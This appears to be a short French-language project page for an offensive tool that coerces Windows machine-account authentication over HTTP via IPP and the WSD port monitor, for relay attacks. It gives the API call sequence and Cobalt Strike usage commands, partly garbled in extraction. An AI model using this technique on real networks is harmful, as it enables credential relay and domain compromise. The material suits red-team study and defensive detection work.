
 sudonoodle/bof-coerce-ipp
Fichier objet Beacon (BOF) pour forcer l'authentification du compte machine via IPP.

Découvrez les outils les plus utilisés par notre communauté.
Pas encore de données de popularité.
Un Beacon Object File (BOF) qui force une machine Windows à s'authentifier via HTTP en tant que son compte d'ordinateur (HOSTNAME$), en déclenchant une association IPP dirigée via le moniteur de port WSD. Cette technique permet aux opérateurs de forcer et relayer l'authentification du compte machine via HTTP.
Testé sur Windows 11 26H2.

Le BOF a été produit en traçant printui.exe lors de l'ajout d'une imprimante IPP, puis en le réduisant à l'ensemble observé d'appels d'API (à l'aide de Claude Opus 5.5, Frida et ETW). En résumé, ce BOF effectue les opérations suivantes :
OpenPrinterW(",XcvMonitor WSD Port"))AssocIppDirected avec l'URI fournie (XcvDataW)DeviceAssociationService via RPC et à effectuer la connexion sortanteChargez coerce-ipp.cna dans Cobalt Strike.
beacon> coerce-ipp <ip> <port>
beacon> coerce-ipp 127.0.0.1 8082
